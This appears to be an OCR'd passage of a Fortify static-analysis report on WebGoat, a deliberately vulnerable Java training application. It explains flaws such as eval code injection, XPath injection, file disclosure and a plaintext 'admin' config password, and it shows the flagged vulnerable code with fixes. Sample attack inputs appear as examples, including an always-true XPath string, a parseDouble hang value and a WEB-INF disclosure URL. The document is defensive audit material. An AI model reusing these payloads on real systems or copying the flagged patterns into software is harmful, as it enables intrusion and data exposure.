
```
85  {
86      String username = "";
87      String password =******
88      username = s.getParser().getRawParameter(USERNAME);
89      password =******
```

Category: Race Condition: Static Database Connection (2 Issues: 2 Hidden)



Abstract:

Database connections stored in static fields will be shared between threads.

Explanation:

A transactional resource object such as database connection can only be associated with one transaction at a time. For this reason, a connection should not be shared between threads and should not be stored in a static field. See Section 4.2.3 of the J2EE Specification for more details.

Example 1:

```
public class ConnectionManager {

private static Connection conn = initDbConn();

...
}
```

Recommendations:

Rather than storing the database connection in a static field, use a connection pool to cache connection objects. Most modern J2EE and Servlet containers provide built-in connection pooling facilities.

Tips:

1. If you are auditing a non-J2EE Java application, this category may not apply to your environment. If this is the case, you can use AuditGuide to suppress these issues.


SoapRequest.java, line 74 (Race Condition: Static Database Connection) [Hidden]

Fortify Priority:	High	**Folder**	High
Kingdom:	Time and State		
Abstract:	The class SoapRequest stores a database connection in a static field, which creates a race condition when the connection is shared between threads.		

Sink: SoapRequest.java:74 Field: connection()

```
72
73          //static boolean completed;
74          public static Connection connection = null;
75
76          public final static String firstName = "getFirstName";
```

Category: Unreleased Resource: Sockets (2 Issues: 2 Hidden)



Abstract:

The program can potentially fail to release a socket.

Explanation:

The program can potentially fail to release a socket.

Resource leaks have at least two common causes:

- Error conditions and other exceptional circumstances.

- Confusion over which part of the program is responsible for releasing the resource.

Most unreleased resource issues result in general software reliability problems, but if an attacker can intentionally trigger a resource leak, the attacker might be able to launch a denial of service attack by depleting the resource pool.

Example 1: The following method never closes the socket it opens. In a busy environment, this can result in the JVM using up all of its sockets.

```
private void echoSocket(String host, int port) throws UnknownHostException, SocketException, IOException
{
Socket sock = new Socket(host, port);
BufferedReader reader = new BufferedReader(new InputStreamReader(sock.getInputStream()));
while ((String socketData = reader.readLine()) != null) {
System.out.println(socketData);
}
}
```

Example 2: Under normal conditions, the following fix properly closes the socket and any associated streams. But if an exception occurs while reading the input or writing the data to screen, the socket object will not be closed. If this happens often enough, the system will run out of sockets and not be able to handle any further connections.

```
private void echoSocket(String host, int port) throws UnknownHostException, SocketException, IOException
{
Socket sock = new Socket(host, port);
BufferedReader reader = new BufferedReader(new InputStreamReader(sock.getInputStream()));
while ((String socketData = reader.readLine()) != null) {
System.out.println(socketData);
}
sock.close();
}
```

Recommendations:

Release socket resources in a finally block. The code for Example 2 should be rewritten as follows:

```
private void echoSocket(String host, int port) throws UnknownHostException, SocketException, IOException
{
```

```
Socket sock;
BufferedReader reader;

try {
sock = new Socket(host, port);
reader = new BufferedReader(new InputStreamReader(sock.getInputStream()));

while ((String socketData = reader.readLine()) != null) {
System.out.println(socketData);
}
}
finally {
safeClose(sock);
}
}

public static void safeClose(Socket s) {
if (s != null && !s.isClosed()) {
try {
s.close();
} catch (IOException e) {
log(e);
}
}
}
```

This solution uses a helper function to log the exceptions that might occur when trying to close the statement. Presumably this helper function will be reused whenever a statement needs to be closed.

Also, the echoSocket method does not initialize the sock socket object to null. Instead, it checks to ensure that sock is not null before calling safeClose(). Without the null check, the Java compiler reports that sock might not be initialized. This choice takes advantage of Java's ability to detect uninitialized variables. If sock is initialized to null in a more complex method, cases in which sock is used without being initialized will not be detected by the compiler.

Tips:

1. Closing a socket also closes any streams obtained via getInputStream and getOutputStream. Conversely, closing any of the socket's streams also closes the entire socket. When it doubt, it is always safer to close both explicitly.

Interceptor.java, line 97 (Unreleased Resource: Sockets) [Hidden]

Fortify Priority:	High	**Folder**	High
Kingdom:	Code Quality		
Abstract:	The function doFilter() in Interceptor.java sometimes fails to release a socket allocated by Socket() on line 93.		

Sink: Interceptor.java:97 osgSocket.getOutputStream()

```
95                  if (osgSocket != null)
96                  {
97                      out = new PrintWriter(osgSocket.getOutputStream(), true);
98                      in = new BufferedReader(new InputStreamReader(osgSocket
99                       .getInputStream()));
```

Category: Denial of Service: Parse Double (1 Issues)

Abstract:

The program calls a method that parses doubles and can cause the thread to hang.

Explanation:

There is a vulnerability in implementations ofjava.lang.Double.parseDouble() and related methods that can cause the thread to hang when parsing any number in the range [2^(-1022) - 2^(-1075) : 2^(-1022) - 2^(-1076)]. This defect can be used to execute a DOS (Denial of Service) attack.

Example 1: The following code uses a vulnerable method.

```
Double d = Double.parseDouble(request.getParameter("d"));
```

An attacker could send requests where the parameter d is a value in the range, such as "0.0222507385850720119e-00306", to cause the program to hang while processing the request.

This is not an issue when using java version 6 Update 24 or later.

Recommendations:

If possible, apply the patch released by Oracle. Install patches for other vulnerable products, such as Apache Tomcat, as available. If this is not possible, be sure your installation of the HP Fortify Real-Time Analyzer is configured to protect against this attack.

If the vulnerable method call is within your program, you may be able to avoid using Double. However, this is not guaranteed to eliminate the issue. Other numeric classes, such as BigInteger, use the parseDouble() method in their implementation.

ParameterParser.java, line 280 (Denial of Service: Parse Double)

Fortify Priority:	High	**Folder**	High
Kingdom:	Input Validation and Representation		
Abstract:	The program calls a method that parses doubles and can cause the thread to hang.		

Source: ParameterParser.java:690 javax.servlet.ServletRequest.getParameterValues()

```
688          throws ParameterNotFoundException
689         {
690          String[] values = request.getParameterValues(name);
691          String value;
```

Sink: ParameterParser.java:280 java.lang.Double.doubleValue()

```
278          throws ParameterNotFoundException, NumberFormatException
279         {
280          return new Double(getStringParameter(name)).doubleValue();
281         }
```

Category: Dynamic Code Evaluation: Code Injection (1 Issues)

Abstract:

Interpreting user-controlled instructions at run-time can allow attackers to execute malicious code.

Explanation:

Many modern programming languages allow dynamic interpretation of source instructions. This capability allows programmers to perform dynamic instructions based on input received from the user. Code injection vulnerabilities occur when the programmer incorrectly assumes that instructions supplied directly from the user will perform only innocent operations, such as performing simple calculations on active user objects or otherwise modifying the user's state. However, without proper validation, a user might specify operations the programmer does not intend.

Example: In this classic code injection example, the application implements a basic calculator that allows the user to specify commands for execution.

```
...
userOp = form.operation.value;
calcResult = eval(userOp);
...
```

The program behaves correctly when the operation parameter is a benign value, such as "8 + 7 * 2", in which case the calcResult variable is assigned a value of 22. However, if an attacker specifies languages operations that are both valid and malicious, those operations would be executed with the full privilege of the parent process. Such attacks are even more dangerous when the underlying language provides access to system resources or allows execution of system commands. In the case of JavaScript, the attacker can utilize this vulnerability to perform a cross-site scripting attack.

Recommendations:

Avoid dynamic code interpretation whenever possible. If your program's functionality requires code to be interpreted dynamically, the likelihood of attack can be minimized by constraining the code your program will execute dynamically as much as possible, limiting it to an application- and context-specific subset of the base programming language.

If dynamic code execution is required, unvalidated user input should never be directly executed and interpreted by the application. Instead, a level of indirection should be introduced: create a list of legitimate operations and data objects that users are allowed to specify, and only allow users to select from the list. With this approach, input provided by users is never executed directly.

menu_system.js, line 137 (Dynamic Code Evaluation: Code Injection)


Fortify Priority:	High	**Folder**	High
Kingdom:	Input Validation and Representation		
Abstract:	The file menu_system.js interprets unvalidated user input as source code on line 137. Interpreting user-controlled instructions at run-time can allow attackers to execute malicious code.		
Source:	menu_system.js:132 Read ~localScope.~parent.document.URL()		

```
130  function trigMM1url(param,opt){
131    var ur,x,i,nv,mn,pr=new Array();
132    ur=document.URL;x=ur.indexOf("?");
133    if(x>1){pr=ur.substring(x+1,ur.length).split("&");
134    for(i=0;i<pr.length;i++){nv=pr[i].split("=");
```

Sink: menu_system.js:137 eval(0)

```
135                     if(nv.length>0){if(unescape(nv[0])==param){
136                     mn="menu"+unescape(nv[1]);
137                     eval("trigMenuMagic1('"+mn+"',"+opt+")");}}}}
138                     }
139
```

Category: File Disclosure: J2EE (1 Issues)



Abstract:

Constructing a server-side redirect path with user input could allow an attacker to download application binaries (including application classes or jar files) or view arbitrary files within protected directories.

Explanation:

A file disclosure occur when:

1. Data enters a program from an untrusted source.

2. The data is used to dynamically construct a path.

Example 1: The following code takes untrusted data and uses it to build a path which is used in a server side forward.

```
...
String returnURL = request.getParameter("returnURL");
RequestDispatcher rd = request.getRequestDispatcher(returnURL);
rd.forward();
...
```

Example 2: The following code takes untrusted data and uses it to build a path which is used in a server side forward.

```
...
<% String returnURL = request.getParameter("returnURL"); %>
<jsp:include page="<%=returnURL%>" />
...
```

If an attacker provided a URL with the request parameter matching a sensitive file location, they would be able to view that file. For example, "http://www.yourcorp.com/webApp/logic?returnURL=WEB-INF/applicationContext.xml" would allow them to view the applicationContext.xml of the application.

Once the attacker had the applicationContext.xml, they could locate and download other configuration files referenced in the applicationContext.xml or even class or jar files. This would allow attackers to gain sensitive infomation about an application and target it for other types of attack.

Recommendations:

Do not use untrusted data to direct requests to server-side resources. Instead use a level of indirection between locations and paths.

Instead of the following:

```
< a href="http://www.yourcorp.com/webApp/logic?nextPage=WEB-INF/signup.jsp">New Customer</a>
```

Use the following:

```
< a href="http://www.yourcorp.com/webApp/logic?nextPage=newCustomer">New Customer</a>
```

The server-side logic would have a map keyed by logical names to server-side paths such that the path stored under the key "newCustomer" would be "/WEB-INF/signup.jsp".

Interceptor.java, line 135 (File Disclosure: J2EE)

Fortify Priority:	High	**Folder**	High


Kingdom:	API Abuse
Abstract:	On line 135 of Interceptor.java, the method doFilter() invokes a server side forward using a path built with unvalidated input. This could allow an attacker to download application binaries or view arbitrary files within protected directories.
Source:	Interceptor.java:133 javax.servlet.http.HttpServletRequest.getRequestURL()

```
131  }
132
133  String url = req.getRequestURL().toString();
134
135  RequestDispatcher disp = req.getRequestDispatcher(url.substring(url
```

Sink:	Interceptor.java:135 javax.servlet.ServletRequest.getRequestDispatcher()

```
133  String url = req.getRequestURL().toString();
134
135  RequestDispatcher disp = req.getRequestDispatcher(url.substring(url
136   .lastIndexOf("WebGoat/")
137   + "WebGoat".length()));
```

Category: Insecure Randomness (1 Issues: 1 Hidden)



Abstract:

Standard pseudo-random number generators cannot withstand cryptographic attacks.

Explanation:

Insecure randomness errors occur when a function that can produce predictable values is used as a source of randomness in security-sensitive context.

Computers are deterministic machines, and as such are unable to produce true randomness. Pseudo-Random Number Generators (PRNGs) approximate randomness algorithmically, starting with a seed from which subsequent values are calculated.

There are two types of PRNGs: statistical and cryptographic. Statistical PRNGs provide useful statistical properties, but their output is highly predictable and forms an easy to reproduce numeric stream that is unsuitable for use in cases where security depends on generated values being unpredictable. Cryptographic PRNGs address this problem by generating output that is more difficult to predict. For a value to be cryptographically secure, it must be impossible or highly improbable for an attacker to distinguish between it and a truly random value. In general, if a PRNG algorithm is not advertised as being cryptographically secure, then it is probably a statistical PRNG and should not be used in security-sensitive contexts.

Example: The following code uses a statistical PRNG to create a URL for a receipt that remains active for some period of time after a purchase.

```
String GenerateReceiptURL(String baseUrl) {
Random ranGen = new Random();
ranGen.setSeed((new Date()).getTime());
return(baseUrl + Gen.nextInt(400000000) + ".html");
}
```

This code uses the Random.nextInt() function to generate "unique" identifiers for the receipt pages it generates. Because Random.nextInt() is a statistical PRNG, it is easy for an attacker to guess the strings it generates. Although the underlying design of the receipt system is also faulty, it would be more secure if it used a random number generator that did not produce predictable receipt identifiers, such as a cryptographic PRNG.

Recommendations:

When unpredictability is critical, as is the case with most security-sensitive uses of randomness, use a cryptographic PRNG. Regardless of the PRNG you choose, always use a value with sufficient entropy to seed the algorithm. (Values such as the current time offer only negligible entropy and should not be used.)

The Java language provides a cryptographic PRNG in java.security.SecureRandom. As is the case with other algorithm-based classes in java.security, SecureRandom provides an implementation-independent wrapper around a particular set of algorithms. When you request an instance of a SecureRandom object using SecureRandom.getInstance(), you can request a specific implementation of the algorithm. If the algorithm is available, then it is given as a SecureRandom object. If it is unavailable or if you do not specify a particular implementation, then you are given a SecureRandom implementation selected by the system.

Sun provides a single SecureRandom implementation with the Java distribution named SHA1PRNG, which Sun describes as computing:

"The SHA-1 hash over a true-random seed value concatenated with a 64-bit counter which is incremented by 1 for each operation. From the 160-bit SHA-1 output, only 64 bits are used [1]."

However, the specifics of the Sun implementation of the SHA1PRNG algorithm are poorly documented, and it is unclear what sources of entropy the implementation uses and therefore what amount of true randomness exists in its output. Although there is speculation on the Web about the Sun implementation, there is no evidence to contradict the claim that the algorithm is cryptographically strong and can be used safely in security-sensitive contexts.

WeakSessionID.java, line 77 (Insecure Randomness) [Hidden]			
Fortify Priority:	High	**Folder**	High
Kingdom:	Security Features		
Abstract:	The random number generator implemented by random() cannot withstand a cryptographic attack.		
Sink:	WeakSessionID.java:77 random()		

```
75                  protected static List<String> sessionList = new ArrayList<String>();
76
77                  protected static long seq = Math.round(Math.random() * 10240) + 10000;
78
79                  protected static long lastTime = System.currentTimeMillis();
```

Category: Password Management: Password in Configuration File (1 Issues)

Abstract:

Storing a plaintext password in a configuration file may result in a system compromise.

Explanation:

Storing a plaintext password in a configuration file allows anyone who can read the file access to the password-protected resource. Developers sometimes believe that they cannot defend the application from someone who has access to the configuration, but this attitude makes an attacker's job easier. Good password management guidelines require that a password never be stored in plaintext.

Recommendations:

A password should never be stored in plaintext. Instead, the password should be entered by an administrator when the system starts. If that approach is impractical, a less secure but often adequate solution is to obfuscate the password and scatter the de-obfuscation material around the system so that an attacker has to obtain and correctly combine multiple system resources to decipher the password.

Some third party products claim the ability to manage passwords in a more secure way. For example, WebSphere Application Server 4.x uses a simple XOR encryption algorithm for obfuscating values, but be skeptical about such facilities. WebSphere and other application servers offer outdated and relatively weak encryption mechanisms that are insufficient for security-sensitive environments. For a secure solution the only viable option is a proprietary one.

Tips:

1. HP Fortify Static Code Analyzer searches configuration files for common names used for password properties. Audit these issues by verifying that the flagged entry is used as a password and that the password entry contains plaintext.

2. If the entry in the configuration file is a default password, require that it be changed in addition to requiring that it be obfuscated in the configuration file.


server-config.wsdd, line 11 (Password Management: Password in Configuration File)

Fortify Priority:	High	**Folder**	High
Kingdom:	Environment		
Abstract:	Storing a plaintext password in a configuration file may result in a system compromise.		

Sink: server-config.wsdd:11 null()

```
9     <parameter name="disablePrettyXML" value="true"/>
10
11    <parameter name="adminPassword" value="admin"/>
12
13  <!--
```

Category: Race Condition: Singleton Member Field (1 Issues)



Abstract:

Servlet member fields might allow one user to see another user's data.

Explanation:

Many Servlet developers do not understand that a Servlet is a singleton. There is only one instance of the Servlet, and that single instance is used and re-used to handle multiple requests that are processed simultaneously by different threads.

A common result of this misunderstanding is that developers use Servlet member fields in such a way that one user may inadvertently see another user's data. In other words, storing user data in Servlet member fields introduces a data access race condition.

Example 1: The following Servlet stores the value of a request parameter in a member field and then later echoes the parameter value to the response output stream.

```
public class GuestBook extends HttpServlet {

String name;

protected void doPost (HttpServletRequest req,
HttpServletResponse res) {
name = req.getParameter("name");
...
out.println(name + ", thanks for visiting!");
}
}
```

While this code will work perfectly in a single-user environment, if two users access the Servlet at approximately the same time, it is possible for the two request handler threads to interleave in the following way:

Thread 1: assign "Dick" to name
Thread 2: assign "Jane" to name
Thread 1: print "Jane, thanks for visiting!"
Thread 2: print "Jane, thanks for visiting!"

Thereby showing the first user the second user's name.

Recommendations:

Do not use Servlet member fields for anything but constants. (i.e. make all member fields static final).

Developers are often tempted to use Servlet member fields for user data when they need to transport data from one region of code to another. If this is your aim, consider declaring a separate class and using the Servlet only to "wrap" this new class.

Example 2: The bug in the example above can be corrected in the following way:

```
public class GuestBook extends HttpServlet {

protected void doPost (HttpServletRequest req,
HttpServletResponse res) {
GBRequestHandler handler = new GBRequestHandler();
handler.handle(req, res);
```

```
}
}
public class GBRequestHandler {
String name;
public void handle(HttpServletRequest req,
HttpServletResponse res) {
name = req.getParameter("name");
...
out.println(name + ", thanks for visiting!");
}
}
```

Alternatively, a Servlet can utilize synchronized blocks to access servlet instance variables but using synchronized blocks may cause significant performance problems.

HammerHead.java, line 135 (Race Condition: Singleton Member Field)

Fortify Priority:	Critical	**Folder**	Critical
Kingdom:	Time and State		
Abstract:	The class HammerHead is a singleton, so the member field mySession is shared between users. The result is that one user could see another user's data.		

Sink: HammerHead.java:135 AssignmentStatement()

```
133                 // FIXME: If a response is written by updateSession(), do not
134                 // call makeScreen() and writeScreen()
135                 mySession = updateSession(request, response, context);
136                 if (response.isCommitted())
137               return;
```

Category: XPath Injection (1 Issues)

Abstract:

Constructing a dynamic XPath query with user input could allow an attacker to modify the statement's meaning.

Explanation:

XPath injection occurs when:

1. Data enters a program from an untrusted source.

2. The data used to dynamically construct an XPath query.

Example 1: The following code dynamically constructs and executes an XPath query that retrieves an e-mail address for a given account ID. The account ID is read from an HTTP request, and is therefore untrusted.

```
...
String acctID = request.getParameter("acctID");
String query = null;
if(acctID != null) {
StringBuffer sb = new StringBuffer("/accounts/account[acctID='");
sb.append(acctID);
sb.append("']/email/text()");
query = sb.toString();
}
DocumentBuilderFactory domFactory = DocumentBuilderFactory.newInstance();
domFactory.setNamespaceAware(true);
DocumentBuilder builder = domFactory.newDocumentBuilder();
Document doc = builder.parse("accounts.xml");
XPathFactory factory = XPathFactory.newInstance();
XPath xpath = factory.newXPath();
XPathExpression expr = xpath.compile(query);
Object result = expr.evaluate(doc, XPathConstants.NODESET);
...
```

Under normal conditions, such as searching for an e-mail address that belongs to the account number 1, the query that this code executes will look like the following:

```
/accounts/account[acctID='1']/email/text()
```

However, because the query is constructed dynamically by concatenating a constant base query string and a user input string, the query only behaves correctly if acctID does not contain a single-quote character. If an attacker enters the string 1' or '1' = '1 for acctID, then the query becomes the following:

```
/accounts/account[acctID='1' or '1' = '1']/email/text()
```

The addition of the 1' or '1' = '1 condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

//email/text()

This simplification of the query allows the attacker to bypass the requirement that the query only return items owned by the authenticated user; the query now returns all e-mail addresses stored in the document, regardless of their specified owner.

Recommendations:

The root cause of XPath injection vulnerability is the ability of an attacker to change context in the XPath query, causing a value that the programmer intended to be interpreted as data to be interpreted as a command instead. When an XPath query is constructed, the programmer knows what should be interpreted as part of the command and what should be interpreted as data.

To prevent an attacker from violating the programmer's expectations, use a whitelist to ensure that user-controlled values used in an XPath query are composed from only the expected set of characters and do not contain any XPath metacharacters given the context in which they are used. If a user-controlled value requires that it contain XPath metacharacters, use an appropriate encoding mechanism to remove their significance within the XPath query.

Example 2

```
...
String acctID = request.getParameter("acctID");
String query = null;
if(acctID != null) {
Integer iAcctID = -1;
try {
iAcctID = Integer.parseInt(acctID);
}
catch (NumberFormatException e) {
throw new InvalidParameterException();
}
StringBuffer sb = new StringBuffer("/accounts/account[acctID='");
sb.append(iAcctID.toString());
sb.append("']/email/text()");
query = sb.toString();
}

DocumentBuilderFactory domFactory = DocumentBuilderFactory.newInstance();
domFactory.setNamespaceAware(true);
DocumentBuilder builder = domFactory.newDocumentBuilder();
Document doc = builder.parse("accounts.xml");
XPathFactory factory = XPathFactory.newInstance();
XPath xpath = factory.newXPath();
XPathExpression expr = xpath.compile(query);
Object result = expr.evaluate(doc, XPathConstants.NODESET);
...
```

Tips:

1. A number of modern web frameworks provide mechanisms for performing validation of user input. Struts and Struts 2 are among them. To highlight the unvalidated sources of input, the HP Fortify Secure Coding Rulepacks dynamically re-prioritize the issues reported by HP Fortify Static Code Analyzer by lowering their probability of exploit and providing pointers to the supporting evidence whenever the framework validation mechanism is in use. We refer to this feature as Context-Sensitive Ranking. To further assist the HP Fortify user with the auditing process, the Fortify Security Research Group makes available the Data Validation project template that groups the issues into folders based on the validation mechanism applied to their source of input.

XPATHInjection.java, line 158 (XPath Injection)

Fortify Priority:	Critical	**Folder**	Critical
Kingdom:	Input Validation and Representation		
Abstract:	On line 158 of XPATHInjection.java, the method createContent() invokes an XPath query built using unvalidated input. This call could allow an attacker to modify the statement's meaning or to execute arbitrary XPath queries.		
Source:	ParameterParser.java:627 javax.servlet.ServletRequest.getParameterValues()		

```
625         throws ParameterNotFoundException
626        {
627         String[] values = request.getParameterValues(name);
```

```
628
629                     if (values == null)
```

Sink: XPATHInjection.java:158 javax.xml.xpath.XPath.evaluate()

```
156                         String expression = "/employees/employee[loginID/text()='"
157                          + username + "' and passwd/text()='" + password + "']";
158                         nodes = (NodeList) xPath.evaluate(expression, inputSource,
159                          XPathConstants.NODESET);
160                         int nodesLength = nodes.getLength();
```

Issue Count by Category

Issues by Category

Cross-Site Scripting: Persistent	611
System Information Leak (284 Hidden)	284
Cross-Site Scripting: Reflected	270
Poor Error Handling: Overly Broad Catch (149 Hidden)	149
Poor Logging Practice: Use of a System Output Stream (137 Hidden)	137
Access Control: Database (124 Hidden)	124
Privacy Violation	101
Dangerous File Inclusion (48 Hidden)	93
Trust Boundary Violation (85 Hidden)	85
SQL Injection (19 Hidden)	78
Poor Error Handling: Empty Catch Block (32 Hidden)	32
Password Management: Password in Comment (28 Hidden)	28
Cross-Site Request Forgery (27 Hidden)	27
Log Forging (4 Hidden)	25
Header Manipulation (13 Hidden)	20
Password Management: Hardcoded Password	20
Code Correctness: Erroneous Class Compare (19 Hidden)	19
Unsafe Reflection (17 Hidden)	17
Hidden Field (15 Hidden)	15
Poor Error Handling: Overly Broad Throws (15 Hidden)	15
Unreleased Resource: Streams (15 Hidden)	15
Privacy Violation: Heap Inspection (12 Hidden)	12
Unreleased Resource: Database (12 Hidden)	12
Null Dereference (8 Hidden)	8
Denial of Service (7 Hidden)	7
Axis 2 Misconfiguration: Debug Information (6 Hidden)	6
J2EE Bad Practices: Threads (6 Hidden)	6
Poor Style: Non-final Public Static Field (6 Hidden)	6
Command Injection	5
J2EE Bad Practices: getConnection() (5 Hidden)	5
Path Manipulation	5
Code Correctness: Erroneous String Compare (4 Hidden)	4
Code Correctness: Regular Expressions Denial of Service (4 Hidden)	4
Cookie Security: Cookie not Sent Over SSL (4 Hidden)	4
J2EE Bad Practices: Leftover Debug Code (4 Hidden)	4
Missing Check against Null (4 Hidden)	4
Poor Style: Redundant Initialization (4 Hidden)	4
Weak Encryption	4
Code Correctness: Multiple Stream Commits (3 Hidden)	3
J2EE Bad Practices: Non-Serializable Object Stored in Session (3 Hidden)	3
J2EE Misconfiguration: Missing Error Handling (3 Hidden)	3
Redundant Null Check (3 Hidden)	3
System Information Leak: HTML Comment in JSP (3 Hidden)	3
System Information Leak: Incomplete Servlet Error Handling (3 Hidden)	3
Dead Code: Unused Method (2 Hidden)	2
